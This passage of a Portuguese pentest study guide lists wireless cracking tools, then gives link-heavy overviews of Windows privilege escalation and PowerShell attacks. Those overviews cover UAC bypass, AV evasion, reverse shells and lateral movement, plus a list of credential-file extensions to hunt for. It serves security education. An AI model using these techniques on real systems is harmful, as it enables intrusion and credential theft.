John the Ripper é um dos mais populares crackers de senhas de todos os tempos. É também uma das melhores ferramentas de segurança disponíveis para testar a força da senha em seu sistema operacional ou para auditar remotamente.
Este cracker de senhas é capaz de detectar automaticamente o tipo de criptografia usado em quase todas as senhas, e irá alterar seu algoritmo de teste de senha de acordo, tornando-se uma das ferramentas de quebra de senhas mais inteligentes de todos os tempos.

https://www.openwall.com/john/

WIFITE

O Wifite também é uma boa ferramenta que suporta o cracking de redes criptografadas WPS via reaver. Funciona em sistemas operacionais baseados em Linux. Oferece vários recursos interessantes relacionados a quebra de senhas.

https://github.com/derv82/wifite2

LINSET

Linset é uma ferramenta de engenharia social baseada no MITM para verificar a segurança (ou ignorar) dos clientes em nossa rede sem fio.

Basicamente ele cria um Ap Fake clonando um original para captura da senha

https://github.com/chunkingz/linsetmv1-2

FLUXION

Fluxion é um remake de linset por vk496 com (esperançosamente) menos bugs e mais funcionalidade. É compatível com a última versão do Kali (rolando). O ataque é principalmente manual, mas as versões experimentais manipularão automaticamente a maioria das funcionalidades das versões estáveis.

https://github.com/wi-fi-analyzer/fluxion

WIFISLAX

É um sistema Linux com diversas ferramentas para ataques em redes wireless e principalmente a redes IEEE 802.11

https://www.wifislax.com/

PYRIT

O Pyrit permite criar bancos de dados massivos da fase de autenticação WPA / WPA2-PSK pré-computada em uma troca de espaço-tempo. Usando o poder computacional de CPUs Multi-Core e outras plataformas através do ATI-Stream , Nvidia CUDA e OpenCL , atualmente é de longe o ataque mais poderoso contra um dos protocolos de segurança mais usados domundo.

https://github.com/JPaulMora/Pyrit

CONCLUSÃO, REFERÊNCIAS E AGRADECIMENTOS

CONCLUSÃO

PenTest em redes wireless não é um trabalho fácil, afinal é necessário muito conhecimento na tecnologia

A minha recomendação é se aprofundar muito no conteúdo e procurar sempre se atualizar e buscar novas ferramentas em sites como Github e Gitlab, além de ficar de olho em novas tecnologias que surge e novos métodos.

Desejo bons estudos a todos!

REFERÊNCIAS

https://pt.wikipedia.org/wiki/IEEE_802.11
https://www.gta.ufrj.br/grad/01_2/802-mac/index.html
https://en.wikipedia.org/wiki/Monitor_mode
https://pt.wikipedia.org/wiki/Redes_ad_hoc
https://pt.wikipedia.org/wiki/Wireless_Distribution_System
https://kb.netgear.com/24106/What-is-a-wireless-distribution-system-and-how-does-it-work-with-my-Nighthawk-router
https://www.cisco.com/c/pt_br/support/docs/smb/routers/cisco-rv-series-small-business-routers/smb5011-how-to-configure-wireless-distribution-system-wds-on-the-rv1.html
https://www.speedcheck.org/pt/wiki/rssi/
https://pt.wikipedia.org/wiki/CSMA/CA
http://vinteealguma.blogspot.com/2012/02/diferenca-entre-csmaca-e-csmacd.html
https://pt.wikipedia.org/wiki/CSMA/CD
https://www.teleco.com.br/tutoriais/tutorialwlanx/pagina_3.asp
http://www.vlogdeti.com/wireless-canais-utilizados-em-2-4-ghz-e-5-ghz-e-a-frequencia-de-cada-canal/
https://pt.wikipedia.org/wiki/Modo_prom%C3%ADscuo
https://www2.pcs.usp.br/~jkinoshi/bs/b010319.html
https://www.linkedin.com/pulse/o-que-%C3%A9-db-dbm-e-dbi-jo%C3%A3o-leal-d-andrea/
https://www.hardware.com.br/tutoriais/calculando-potencia-wireless/
http://store.freenet-antennas.com/linkbudget.php
https://fpvsampa.com/br/o-que-e-mw-dbm-e-dbi-e-como-influenciam-o-alcance-do-sinal/

REFERÊNCIAS 2

https://shopdelta.eu/e-i-r-p-effective-isotropic-radiated-power-potencia-isotropica-radiada-equivalente_l7_aid837.html
https://under-linux.org/entry.php?b=1384
https://www.vocal.com/networking/802-11-authentication-and-association/
https://www.netspotapp.com/pt/wifi-encryption-and-security.html
https://pt.wikipedia.org/wiki/Wi-Fi_Protected_Setup
https://www.oficinadanet.com.br/redesdecomputadores/24761-o-que-e-o-wpa3-conheca-o-wi-fi-mais-seguro
https://searchsecurity.techtarget.com/definition/Advanced-Encryption-Standard
https://en.wikipedia.org/wiki/Beacon_frame
https://www.rfwireless-world.com/Terminology/WLAN-probe-request-and-response-frame.html
https://community.arubanetworks.com/t5/Airheads-Dictionary/Announcement-Traffic-Indication-Message-ATIM/ta-p/222112
https://tools.kali.org/wireless-attacks/airmon-ng
https://www.aircrack-ng.org/doku.php?id=pt-br
https://www.concise-courses.com/hacking-tools/wireless-tools/

MATERIAIS RECOMENDADOS

OSWP (Offensive Security)
Wireless Hacking Courses

AGRADECIMENTOS

1. Alex Piccon
2. Thiago Vieira
3. Felipe Hifram
4. Wellington Rosset
5. Alberto J Azevedo
6. Max Meyer
7. Hiago Rodrigues
8. Italo Araujo
9. Rodrigo ct
10. Adriano Lopes
11. Daniel Moreno
12. Gustavo Alves
13. Juliana Vasconcelos
14. Nivea Moura
15. Clebson Moreno
16. Joao Neto
17. Jeferson Roseira
18. Dacyr Dante Gatto
19. Deivison Pinheiro
20. Subsolo Vinicius
21. Vinicius Guimarães
22. Edmilson Junior
23. Cadu Maltego
24. Samuel Melo
25. Alley Pereira
26. Carlos Néri
27. Kotomine Kirei
28. João Marcos
29. J Batista Barros
30. Marcos Paulo
31. Gabriel Barros
32. Douglas Rico
33. Hiobaldine Hobal
34. Julian Pedro Braga
35. Erick Nunes
36. Richard Bonafin Queiroz
37. Cleiton Dias
38. Marcos Aurélio Thompson
39. Bruno Bustamante
40. Alefer sena
41. Mauricio Massao
42. Fernando Carlos
43. Kelvin Taylor
44. Vanderlan Santos
45. Iago Russell
46. Edgar Pelin
47. Gabrielle Lima
48. Marcondes Santos
49. Patrick Lvcido
50. Eduardo Nascimento
51. Erick Nunes
52. João Junior
53. Daniel Simões
54. Gus azev
55. Gabrie Aguiar
56. Breno Lopes
57. Rodrigo Rios
58. Caio Ribeiro
59. Wag Morais
60. Guilherme Montelli
61. Matheus Matheus
62. Ricardo Souza
63. Miguel Silva
64. Sofia Marshallowitz
65. Boot Santos
66. Anderson Tamborim
67. Thauan C Santos

São diversos nomes para lembrar, caso eu tenha esquecido de alguém eu adianto que não foi por querer, mas mencionarei em outros livros e pode ter certeza que não irei esquecer.

Agradeço pela ajuda e colaboração que me motiva a continuar com os projetos, seja por um Like, Leitura, Apoio ou algo do gênero.

Modulo 25

Windows Privilege Escalation

Windows Privilege Escalation - Overview

Joas Antonio

Details

- This book aims to show the techniques of Privilege Escalation in Windows;
- It is not a practical book, just an overview with references to help you in your research;
- https://www.linkedin.com/in/joas-antonio-dos-santos

Low Hanging Passwords

- https://medium.com/hackernoon/picking-the-low-hanging-passwords-b64684fe2c7
- https://vdalabs.com/2019/10/17/password-security/

Enumeration

- https://arnavtripathy98.medium.com/smb-enumeration-for-penetration-testing-e782a328bf1b
- https://medium.com/bugbountywriteup/automating-ad-enumeration-with-frameworks-f8c7449563be
- https://medium.com/@Shorty420/enumerating-ad-98e0821c4c78
- https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
- https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet#domain-enumeration
- https://www.ired.team/offensive-security/enumeration-and-discovery

Interesting Files and Registrys

- https://medium.com/@hakluke/sensitive-files-to-grab-in-windows-4b8f0a655f40

Important Extensions: install, backup, .bak, .log, .bat, .cmd, .vbs, .conf, .cnf, .config, .ini, .xml, .txt, .gpg, .pgp, .p12, der, id_rsa, .ovpn

Command CMD: findstr /i ovpn

- Configuration files are critical, especially for collecting default passwords
- In addition to the registry keys that often contain passwords

Password Manager Abusing

- https://posts.specterops.io/operational-guidance-for-offensive-user-dpapi-abuse-1fb7fac8b107
- https://resources.infosecinstitute.com/topic/steal-windows-login-credentials-abusing-server-message-block-smb-protocol/
- https://dl.packetstormsecurity.net/papers/general/abusing-windowsdpapi.pdf

Services Exploitation

- https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html
- https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
- https://www.youtube.com/watch?v=zdu3f2oZZLI&ab_channel=PentesterAcademyTV
- https://www.youtube.com/watch?v=MGqypN2uSjM&ab_channel=raulcpop
- https://pentestlab.blog/2017/03/30/weak-service-permissions/
- https://www.noobsec.net/privesc-windows/
- https://www.ired.team/offensive-security/privilege-escalation/weak-service-permissions

Kernel Exploitation

- https://github.com/SecWiki/windows-kernel-exploits
- https://kakyouim.hatenablog.com/entry/2020/05/27/010807
- https://www.hackingarticles.in/windows-kernel-exploit-privilege-escalation/
- https://pentestlab.blog/2017/04/24/windows-kernel-exploits/
- https://blog.xpnsec.com/windows-warbird-privesc/
- https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/

DLL Hijacking

- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dll-hijacking
- https://medium.com/@dannyp4p/privilege-escalation-dll-hijacking-668d7235bc98
- https://ivanitlearning.wordpress.com/2019/03/26/windows-privilege-escalation-via-dll-hijacking/
- https://pentestlab.blog/2017/03/27/dll-hijacking/
- https://www.youtube.com/watch?v=9-HNMUo9urA&ab_channel=MotasemHamdan-CyberSecurityTrainer
- https://www.youtube.com/watch?v=zvQIi2Kfk-k&ab_channel=PentesterAcademyTV

DLL Hijacking 2

- https://www.youtube.com/watch?v=e_l5TCgw3wo&ab_channel=PentesterAcademyTV
- https://www.youtube.com/watch?v=OON0LdwCi0Q&ab_channel=PentesterAcademyTV
- https://itm4n.github.io/windows-dll-hijacking-clarified/
- https://gracefulsecurity.com/privesc-dll-hijacking/

Exploitation Path

- https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
- https://gracefulsecurity.com/privesc-unquoted-service-path/
- https://trustfoundry.net/practical-guide-to-exploiting-the-unquoted-service-path-vulnerability-in-windows/
- https://ivanitlearning.wordpress.com/2018/12/05/windows-privilege-escalation-by-unquoted-service-paths/
- https://packetstormsecurity.com/files/157263/Microsoft-Windows-Unquoted-Service-Path-Privilege-Escalation.html

Task Scheduled

- https://www.exploit-db.com/exploits/15589
- http://remoteawesomethoughts.blogspot.com/2019/05/windows-10-task-schedulerservice.html
- https://www.youtube.com/watch?v=Kgga91U3B4s&ab_channel=SagiShahar
- https://packetstormsecurity.com/files/153698/Microsoft-Windows-Task-Scheduler-Local-Privilege-Escalation.html
- https://www.youtube.com/watch?v=GSCPiOCWzes&ab_channel=TheHackerNews
- https://www.youtube.com/watch?v=c9vQJoeJDA8&ab_channel=0patchbyACROSSecurity
- https://www.youtube.com/watch?v=gd-F1dlWBAw&ab_channel=EricRomang

UACME

- https://github.com/hfiref0x/UACME
- https://medium.com/@lucideus/privilege-escalation-on-windows-7-8-10-lucideus-research-c8a24aa55679
- https://technologyredefine.blogspot.com/2018/01/privilege-escalation.html
- https://securityonline.info/uacme-defeating-windows-user-account-control/
- https://www.youtube.com/watch?v=3BQKpPNlTSo&ab_channel=ZeroDayInitiative
- https://www.youtube.com/watch?v=C9GfMfFjhYI&ab_channel=Hak5
- https://medium.com/@mattharr0ey/privilege-escalation-uac-bypass-in-changepk-c40b92818d1b
- https://null-byte.wonderhowto.com/how-to/bypass-uac-escalate-privileges-windows-using-metasploit-0196076/
- https://github.com/yanncam/LPE_AT-UAC

UACME & GETSYSTEM

- https://docs.rapid7.com/metasploit/meterpreter-getsystem/
- https://medium.com/@cmpbilge/privilege-escalation-with-meterpreter-3e3f999d9978
- https://54m4ri74n.medium.com/windows-7-privilege-escalation-using-uac-bypass-b08f5523b7de
- https://blog.xpnsec.com/becoming-system/
- https://ivanitlearning.wordpress.com/2018/12/02/privilege-escalation-on-win-7/
- https://kellgon.com/common-privilege-escalation-vectors-for-windows-and-linux/
- https://www.youtube.com/watch?v=gdMt5G6ajx0&ab_channel=DonDoes30Official

GETSYSTEM: Leaked Handle

- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/leaked-handle-exploitation
- https://www.youtube.com/watch?v=IzZ649EvWXI&ab_channel=MeetSektor7
- http://dronesec.pw/blog/2019/08/22/exploiting-leaked-process-and-thread-handles/
- https://masthoon.github.io/exploit/2019/03/29/cygeop.html

GETSYSTEM: Named Pipes

- https://www.ired.team/offensive-security/privilege-escalation/windows-namedpipes-privilege-escalation
- https://www.exploit-db.com/exploits/22882
- https://www.elastic.co/guide/en/security/current/privilege-escalation-via-named-pipe-impersonation.html
- https://www.securityfocus.com/bid/8128/exploit

Token Abusing

- https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/how-kernel-exploits-abuse-tokens-for-privilege-escalation
- https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/
- https://www.exploit-db.com/exploits/42556
- https://stark0de.com/2019/08/05/abuse-privilege-access-token.html
- https://attack.mitre.org/techniques/T1134/

Privilege Escalation Courses

- https://www.udemy.com/course/windows-privilege-escalation/?src=sac&kw=windows+privilege
- https://www.udemy.com/course/windows-privilege-escalation-for-beginners/?src=sac&kw=windows+privilege
- https://institute.sektor7.net/rto-lpe-windows
- https://www.udemy.com/course/advanced-windows-privilege-escalation-with-hack-the-box/?src=sac&kw=windows%20privilege

Extras

- https://github.com/TCM-Course-Resources/Windows-Privilege-Escalation-Resources
- https://www.youtube.com/watch?v=WKmbIhH9Wv8&ab_channel=MotasemHamdan-CyberSecurityTrainer
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
- https://github.com/rhodejo/OSCP-Prep/blob/master/Priv-Esc.md
- https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842
- https://www.hackingdream.net/2020/03/windows-privilege-escalation-cheatsheet-for-oscp.html
- https://github.com/frizb/Windows-Privilege-Escalation

Extras 2

- https://github.com/togie6/Windows-Privesc
- https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md
- https://github.com/carlospolop/winPE
- https://github.com/sagishahar/lpeworkshop
- https://www.youtube.com/watch?v=Wc7NVl-wNXI

Modulo 26

PenTest com Powershell

PENTEST COM POWERSHELL – OVERVIEW

JOAS ANTONIO

SOBRE

- APRESENTAR MATERIAIS DE ESTUDOS PARA SE APROFUNDAR NO TEMA;
- CONCEITOS BÁSICOS DE POWERSHELL;
- AUXILIAR EM SEUS PENTESTS COM FOCO EM INFRAESTRUTURA WINDOWS;

AUTOR

- JOAS ANTONIO DOS SANTOS;
- ENTUSIASTA EM SEGURANÇA DA INFORMAÇÃO;
- HTTPS://WWW.LINKEDIN.COM/IN/JOAS-ANTONIO-DOS-SANTOS/

CONCEITOS DE POWERSHELL

O QUE É POWERSHELL

- O PowerShell é uma estrutura multiplataforma de gerenciamento de configuração e de automação de tarefas, que consiste em um shell de linha de comando e em uma linguagem de script. Ao contrário da maioria dos shells, que aceitam e retornam texto, o PowerShell é criado com base no CLR (Common Language Runtime) do .NET e aceita e retorna objetos .NET. Essa mudança fundamental traz ferramentas e métodos totalmente novos para a automação.

O QUE É POWERSHELL

- Ao contrário de interfaces de linha de comando tradicionais, os cmdlets do PowerShell são projetados para lidar com objetos. Um objeto representa informações estruturadas que vão além da uma cadeia de caracteres exibida na tela. A saída do comando sempre acompanha informações extras que poderão ser usadas quando necessário.
- Se você já usou ferramentas de processamento de texto para processar dados, perceberá que elas se comportam de maneira diferente quando usadas no PowerShell. Na maioria dos casos, você não precisa de ferramentas de processamento de texto para extrair informações específicas. Você acessa diretamente partes dos dados usando a sintaxe de objeto padrão do PowerShell.

O QUE É POWERSHELL

- Ao contrário de interfaces de linha de comando tradicionais, os cmdlets do PowerShell são projetados para lidar com objetos. Um objeto representa informações estruturadas que vão além da uma cadeia de caracteres exibida na tela. A saída do comando sempre acompanha informações extras que poderão ser usadas quando necessário.
- Se você já usou ferramentas de processamento de texto para processar dados, perceberá que elas se comportam de maneira diferente quando usadas no PowerShell. Na maioria dos casos, você não precisa de ferramentas de processamento de texto para extrair informações específicas. Você acessa diretamente partes dos dados usando a sintaxe de objeto padrão do PowerShell.

O QUE É POWERSHELL

- Interfaces como a do cmd.exe não fornecem uma forma de estender diretamente o conjunto de comandos internos. Você pode criar ferramentas de linha de comando externas que são executadas no cmd.exe. Mas essas ferramentas externas não têm serviços, como a integração com a Ajuda. O cmd.exe não sabe automaticamente que essas ferramentas externas são comandos válidos.
- Os comandos no PowerShell são conhecidos como cmdlets. Você pode usar cada cmdlet separadamente, mas o potencial deles é atingido quando você os combina para executar tarefas complexas. Como muitos shells, o PowerShell fornece acesso ao sistema de arquivos no computador. Os provedores do PowerShell permitem que você acesse outros armazenamentos de dados, como o Registro e os repositórios de certificados, com tanta facilidade quanto o sistema de arquivos.
- Você pode criar módulos de cmdlet e de função usando código compilado ou scripts. Os módulos podem adicionar cmdlets e provedores ao shell. O PowerShell também dá suporte a scripts que são análogos aos scripts de shell do UNIX e aos arquivos em lotes do cmd.exe.

O QUE É POWERSHELL

- Quando você digita um comando, o PowerShell sempre processa a linha de comando de entrada diretamente. O PowerShell também formata a saída exibida na tela. Essa diferença é considerável porque reduz o trabalho necessário em cada cmdlet. Isso garante que você possa fazer as coisas sempre da mesma maneira com qualquer cmdlet. Os desenvolvedores de cmdlet não precisam escrever códigos para analisar os argumentos de linha de comando ou formatar a saída
- Ferramentas de linha de comando tradicionais têm seus próprios esquemas para solicitar e exibir a Ajuda Algumas ferramentas de linha de comando usam /? para disparar a exibição da Ajuda; outras usam ?, /H ou até mesmo //. Algumas delas exibem a Ajuda em uma janela GUI em vez de na exibição do console. Se você usar o parâmetro errado, a ferramenta poderá ignorar o que você digitou e começar a executar uma tarefa automaticamente. Como o PowerShell analisa e processa a linha de comando automaticamente, o parâmetro ? sempre significa "mostre me a Ajuda para este comando".Interfaces como a do cmd exe não fornecem uma forma de estender diretamente o conjunto de comandos internos. Você pode criar ferramentas de linha de comando externas que são executadas no cmd exe. Mas essas ferramentas externas não têm serviços, como a integração com a Ajuda. O cmd exe não sabe automaticamente que essas ferramentas externas são comandos válidos
- Os comandos no PowerShell são conhecidos como cmdlets. Você pode usar cada cmdlet separadamente, mas o potencial deles é atingido quando você os combina para executar tarefas complexas. Como muitos shells, o PowerShell fornece acesso ao sistema de arquivos no computador. Os provedores do PowerShell permitem que você acesse outros armazenamentos de dados, como o Registro e os repositórios de certificados, com tanta facilidade quanto o sistema de arquivos
- Você pode criar módulos de cmdlet e de função usando código compilado ou scripts. Os módulos podem adicionar cmdlets e provedores ao shell. O PowerShell também dá suporte a scripts que são análogos aos scripts de shell do UNIX e aos arquivos em lotes do cmd exe

MATERIAIS INTRODUTÓRIOS

- https://leanpub.com/powershell101
- https://docs.microsoft.com/pt-br/powershell/scripting/learn/ps101/01-getting-started?view=powershell-7
- https://www.comparitech.com/net-admin/powershell-cheat-sheet/
- http://ramblingcookiemonster.github.io/images/Cheat-Sheets/powershell-basic-cheat-sheet2.pdf
- https://gist.github.com/pcgeek86/336e08d1a09e3dd1a8f0a30a9fe61c8a
- https://github.com/lazywinadmin/PowerShell (SCRIPTS)
- https://github.com/clymb3r/PowerShell
- https://docs.microsoft.com/pt-br/powershell/scripting/samples/sample-scripts-for-administration?view=powershell-7
- https://www.udemy.com/course/aprenda-powershell-do-zero/
- https://www.udemy.com/course/automatizando-administracao-com-powershell-curso-10961/
- https://www.youtube.com/watch?v=xOdfGoJfr9Q

INTRODUÇÃO AO PENTEST COM POWERSHELL

PENTEST COM POWERSHELL

- A UTILIDADE DO POWERSHELL VAI ALÉM EM APENAS ADMINISTRAR UM SISTEMA OPERACIONAL, DEPENDENDO DO CASO, ELE PODE SER UTILIZADO PARA EXECUTAR GRANDES AÇÕES MALICIOSA;
- MUITOS ATAQUES QUE PARTEM DE AMEAÇAS AVANÇADAS, USAM TÉCNICAS DE COMPROMETIMENTO VIA POWERSHELL PARA ALCANÇAR UMA SHELL, ESCALAR PRIVILÉGIOS, REALIZAR UM PIVOTING, EXFILTRAR DADOS OU ATÉ MESMO PARA EXECUTAR MALWARES E FAZER DO SEU ALVO UMA BOTNET;

TÉCNICAS DE ENUMERAÇÃO, RECON E SCANNING

- https://medium.com/@nallamuthu/powershell-port-scan-bf27fc754585
- https://sid-500.com/2017/11/12/test-port-use-powershell-as-a-port-scanner/
- https://techcommunity.microsoft.com/t5/itops-talk-blog/powershell-basics-how-to-scan-open-ports-within-a-network/ba-p/924149
- https://github.com/BornToBeRoot/PowerShell_IPv4PortScanner
- http://5ubtools.blogspot.com/
- https://github.com/Z3R0th-13/Enum
- https://www.youtube.com/watch?v=qkZSiBekaC0&ab_channel=TechSnips
- https://github.com/PyroTek3/PowerShell-AD-Recon
- https://blog.stealthbits.com/performing-domain-reconnaissance-using-powershell/
- https://medium.com/@smurf3r5/recon-domain-shares-872914697980
- https://www.trustedsec.com/blog/powershell-reconnaissance/
- https://www.hebunilhanli.com/wonderland/ad-pentest/recon-with-powershell/
- https://periciacomputacional.com/pentesting-with-powershell-in-six-steps/
- https://github.com/EliteLoser/PSnmap

TÉCNICAS DE ENUMERAÇÃO, RECON E SCANNING

- https://medium.com/@drag0n/some-useful-interesting-powershell-scripts-9b9490cee0cd
- https://adsecurity.org/?p=2535
- https://www.varonis.com/blog/powerview-for-penetration-testing/
- https://www.sans.org/blog/pen-test-poster-white-board-powershell-built-in-port-scanner/
- https://github.com/scipag/PowerShellUtilities
- https://www.adamcouch.co.uk/conducting-powershell-port-scan/
- https://www.infosecmatter.com/minimalistic-tcp-and-udp-port-scanner/
- https://github.com/xorrior/RemoteRecon
- https://github.com/mattifestation/PSReflect

CHEATSHEETS PROJECTS

- https://github.com/HarmJ0y/CheatSheets/blob/master/PowerUp.pdf
- https://github.com/HarmJ0y/CheatSheets/blob/master/PowerSploit.pdf
- https://github.com/HarmJ0y/CheatSheets/blob/master/Empire.pdf
- https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf

POWERUP

- https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
- https://www.harmj0y.net/blog/powershell/powerup-a-usage-guide/
- https://recipeforroot.com/advanced-powerup-ps1-usage/
- https://janikvonrotz.github.io/PowerShell-PowerUp/
- https://medium.com/bugbountywriteup/privilege-escalation-in-windows-380bee3a2842
- https://www.youtube.com/watch?v=DnWwTjFqW78&ab_channel=Metasploitation
- https://www.youtube.com/watch?v=DlJyKgfkoKQ&ab_channel=SecurityWeekly

POWERSPLOIT

- https://github.com/PowerShellMafia/PowerSploit
- https://pentestlab.blog/tag/powersploit/
- https://www.cyberpunk.rs/powersploit-powershell-post-exploitation-framework
- https://www.darknet.org.uk/2015/12/powersploit-powershell-post-exploitation-framework/
- https://attack.mitre.org/software/S0194/
- https://adsecurity.org/?tag=powersploit
- https://medium.com/@benoit.sevens/powershell-av-evasion-4e4bb6a6a961
- https://www.youtube.com/watch?v=otpPnWbEaDA&ab_channel=ChiefRiver
- https://www.youtube.com/watch?v=LEll6qa-REY&ab_channel=Metasploitation
- https://www.youtube.com/watch?v=b-XjnmFZ7Ls&ab_channel=%5BMister_Bert0ni%5D
- https://www.youtube.com/watch?v=zbmOs_fNxng&ab_channel=SecurityNotes

EMPIRE

- https://danieldonda.com/2019/04/07/powershell-empire/
- https://www.youtube.com/watch?v=52xkWbDMUUM&ab_channel=HackerSploit
- https://www.youtube.com/watch?v=0gHS3U9zMKI&ab_channel=GusKhawaja
- https://www.youtube.com/watch?v=67EXqpHK2SE&ab_channel=SecKC
- https://www.youtube.com/watch?v=9-kwVLJDXWs&ab_channel=RootSploit
- https://www.powershellempire.com/
- https://www.cyberpunk.rs/empire-powershell-post-exploitation-framework
- https://null-byte.wonderhowto.com/how-to/use-powershell-empire-getting-started-with-post-exploitation-windows-hosts-0178664/
- https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/
- https://medium.com/@ratiros01/tryhackme-ps-empire-bd96fbf822cc
- https://blog.stealthbits.com/next-gen-open-source-c2-frameworks/

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

PAYLOAD AND I VASION IÉCNICAS COM PS

- HTTPS://GITHUB.COM/JAREDHAIGHT/INVOKE-METASPLOITPAYLOAD
- HTTPS://MEDIUM.COM/SWLH/FUN-WITH-POWERSHELL-PAYLOAD-EXECUTION-AND-EVASION-F5051FD149B2
- HTTPS://GITHUB.COM/TRUSTEDSEC/UNICORN
- HTTPS://GITHUB.COM/LOADENMB/TVASION
- HTTPS://THREAT.TEVORA.COM/DISSECTING-VEIL-EVASION-POWERSHELL-PAYLOADS-AND-CONVERTING-TO-A-BIND-SHELL/
- HTTPS://HAKIN9.ORG/XENCRYPT-A-POWERSHELL-SCRIPT-ANTI-VIRUS-EVASION-TOOL/
- HTTPS://ARNO0X0X.WORDPRESS.COM/2016/04/13/METERPRETER-AV-IDS-EVASION-POWERSHELL/
- HTTPS://HACK-ED.NET/2016/04/04/VEIL-EVASION-PAYLOADS-MADE-EASY/
- HTTPS://KAIZENSECURITY.WORDPRESS.COM/2016/08/19/METASPLOIT-AV-EVASION-WITH-POWERSHELL/
- HTTPS://WWW.BLACKHAT.COM/DOCS/EU-17/MATERIALS/EU-17-THOMPSON-RED-TEAM-TECHNIQUES-FOR-EVADING-BYPASSING-AND-DISABLING-MS-ADVANCED-THREAT-PROTECTION-AND-ADVANCED-THREAT-ANALYTICS.PDF
- HTTPS://WWW.BLACKHAT.COM/DOCS/US-14/MATERIALS/US-14-KAZANCIYAN-INVESTIGATING-POWERSHELL-ATTACKS-WP.PDF

Técnicas de exploração e pós exploração

Reverse shell Técnicas com PS

- https://resources.infosecinstitute.com/powershell-for-pentesters-part-5-remoting-with-powershell/
- https://pentestn00b.wordpress.com/2016/08/22/powershell-psremoting-pwnage/
- https://kalilinuxtutorials.com/evil-winrm-hacking-pentesting/
- https://www.rapid7.com/db/modules/exploit/windows/local/powershell_remoting
- https://www.youtube.com/watch?v=tVgJ-9FJKxE&ab_channel=Hak5

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

REVERSE SHELL TÉCNICAS COM PS

- https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
- https://www.youtube.com/watch?v=nj5xBHrTWWA&ab_channel=CyberSecurityLearning
- https://www.youtube.com/watch?v=KKfrjTlm5LI&ab_channel=InfoSecAddicts
- https://hackersinterview.com/oscp/reverse-shell-one-liners-oscp-cheatsheet/
- https://www.youtube.com/watch?v=KKfrjTlm5LI&ab_channel=InfoSecAddicts
- https://www.offensive-security.com/offsec/kali-linux-powershell-pentesting/
- https://securityonline.info/reverse-powershell/
- https://blog.netspi.com/powershell-remoting-cheatsheet/
- https://www.ired.team/miscellaneous-reversing-forensics/get-injectedthread
- https://medium.com/@threatpointer/pentesting-powershell-remoting-fa605ef325d4

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

REVERSE SHELL IÉCNICAS COM PS + BADUSB

- HTTPS://GITHUB.COM/JODYWEIJERS/BADUSB-DIGISPARK
- HTTPS://WWW.ZDNET.COM/ARTICLE/RARE-BADUSB-ATTACK-DETECTED-IN-THE-WILD-AGAINST-US-HOSPITALITY-PROVIDER/
- HTTPS://HACKADAY.COM/TAG/BADUSB/
- HTTPS://WWW.YOUTUBE.COM/WATCH?V=IAH5RUYO2VY&AB_CHANNEL=DIMUSTECH
- HTTPS://WWW.YOUTUBE.COM/WATCH?V=M6BHXX75RMS&AB_CHANNEL=HAK5
- HTTPS://WWW.YOUTUBE.COM/WATCH?V=M0AWKEF0B8C&AB_CHANNEL=IMMUNETECHNOLOGYINSTITUTE
- HTTPS://GITHUB.COM/SCREETSEC/BRUTAL
- HTTPS://ATTACK.MITRE.ORG/TECHNIQUES/T1059/001/

Técnicas de exploração e pós exploração

Lateral Movement Técnicas com PS

- https://medium.com/@subhammisra45/lateral-movement-powershell-remoting-89da402a9885
- https://posts.specterops.io/offensive-lateral-movement-1744ae62b14f
- https://pt.slideshare.net/kieranjacobsen/lateral-movement-with-power-shell-2
- https://www.ired.team/offensive-security/lateral-movement/wmi-+-powershell-desired-state-configuration-lateral-movement
- https://gennaromigliaccio.com/lateral-movement-tactics-and-techniques
- https://redcanary.com/blog/lateral-movement-winrm-wmi/
- https://www.forwarddefense.com/pdfs/Lateral-Movement-Analysis.pdf
- https://www.snaplabs.io/insights/lateral-movement-methods-and-good-practices
- https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9

Técnicas de Exploração e Pós Exploração

Lateral Movement Técnicas com PSEXEC (BÔNUS)

- https://attack.mitre.org/software/S0029/
- https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/
- https://www.contextis.com/de/blog/lateral-movement-a-deep-look-into-psexec
- https://www.mindpointgroup.com/blog/lateral-movement-with-psexec/
- https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/
- https://medium.com/@upadhyay.varun/pass-the-hash-attack-b0f214b2884a
- https://periciacomputacional.com/windows-account-hijacking-psexec-e-suas-possibilidades/
- https://pentestlab.blog/tag/psexec/
- https://www.toshellandback.com/2017/02/11/psexec/
- https://www.poftut.com/use-psexec-tools-run-commands-get-shell-remote-windows-systems/
- https://www.ired.team/offensive-security/lateral-movement/lateral-movement-with-psexec

TÉCNICAS DE EXPLORAÇÃO E PÓS EXPLORAÇÃO

PRIVILEGE ESCALATION TÉCNICAS COM PS

- https://www.varonis.com/blog/how-to-use-powershell-for-privilege-escalation-with-local-computer-accounts/
- https://github.com/frizb/Windows-Privilege-Escalation
- https://www.youtube.com/watch?v=-sBXN-cGUD0&ab_channel=PentesterAcademyTV
- https://hakin9.org/privesccheck-privilege-escalation-enumeration-script-for-windows/
